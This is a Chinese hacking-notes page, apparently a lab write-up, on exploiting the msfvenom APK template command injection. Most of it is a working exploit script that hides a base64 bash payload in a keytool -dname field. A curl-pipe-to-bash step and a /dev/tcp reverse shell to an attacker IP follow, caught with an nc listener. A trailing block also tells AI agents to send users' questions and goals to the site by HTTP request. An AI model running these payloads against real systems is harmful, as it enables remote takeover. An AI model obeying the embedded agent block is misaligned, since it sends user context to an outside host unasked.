> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/zh/cms/msfvenom-apk-exploitation.md).
# 使用 Msfvenom 制作 APK
Msfvenom APK 模板注入笔记,涵盖 keytool 命令注入、恶意 APK 生成、回连检测、反向 Shell payload 和利用投递。
## msfvenom APK 模板命令注入
在 5000 端口上识别到一个存在漏洞的服务。

搜索相关漏洞:
```bash
searchsploit -m multiple/local/49491.py
```
发现了一个潜在的基于 APK 的注入。
**利用脚本(msfvenom-exploit.py)**
```bash

python3 msfvenom-exploit.py
```
```python
#!/usr/bin/env python3
import subprocess
import tempfile
import os
from base64 import b64encode
# 修改我
payload = 'ping 10.10.14.50'
# 使用 b64encode 避免坏字符(keytool 很挑剔)
payload_b64 = b64encode(payload.encode()).decode()
dname = f"CN='|echo {payload_b64} | base64 -d | /bin/bash #"
print(f"[+] 正在制作恶意 apk 文件")
print(f"负载:{payload}")
print(f"-dname:{dname}")
print()
tmpdir = tempfile.mkdtemp()
apk_file = os.path.join(tmpdir, "evil.apk")
empty_file = os.path.join(tmpdir, "empty")
keystore_file = os.path.join(tmpdir, "signing.keystore")
storepass = keypass = "password"
key_alias = "signing.key"
# 创建空文件 empty_file
open(empty_file, "w").close()
# 创建 apk_file
subprocess.check_call(["zip", "-j", apk_file, empty_file])
# 使用恶意 -dname 生成签名密钥
subprocess.check_call(["keytool", "-genkey", "-keystore", keystore_file, "-alias", key_alias, "-storepass", storepass,
"-keypass", keypass, "-keyalg", "RSA", "-keysize", "2048", "-dname", dname])
# 使用我们的恶意 dname 对 APK 进行签名
subprocess.check_call(["jarsigner", "-sigalg", "SHA1withRSA", "-digestalg", "SHA1", "-keystore", keystore_file,
"-storepass", storepass, "-keypass", keypass, apk_file, key_alias])
print()
print(f"[+] 完成!apk 文件位于 {apk_file}")
print(f"执行:msfvenom -x {apk_file} -p android/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -o /dev/null")
```

该脚本会生成一个包含恶意 APK 的临时文件。
**ICMP 数据包分析**
监控网络活动以查找回连:
```bash
tcpdump -i tun0 icmp -n
```
### **使用 Msfvenom 进行 RCE 利用**
修改负载以建立反向连接:
```bash
# 修改我
payload = 'curl 10.10.14.50 | bash'
```
创建一个 `index.html` 包含以下内容的文件:
```bash
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.50/443 0>&1
```
启动一个 HTTP 服务器:
```bash
python3 -m http.server 80
```
然后监听 443 端口上的连接:
```bash
nc -nlvp 443
```
一旦 APK 被发送到目标并执行,就会获得一个远程 Shell。
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/zh/cms/msfvenom-apk-exploitation.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)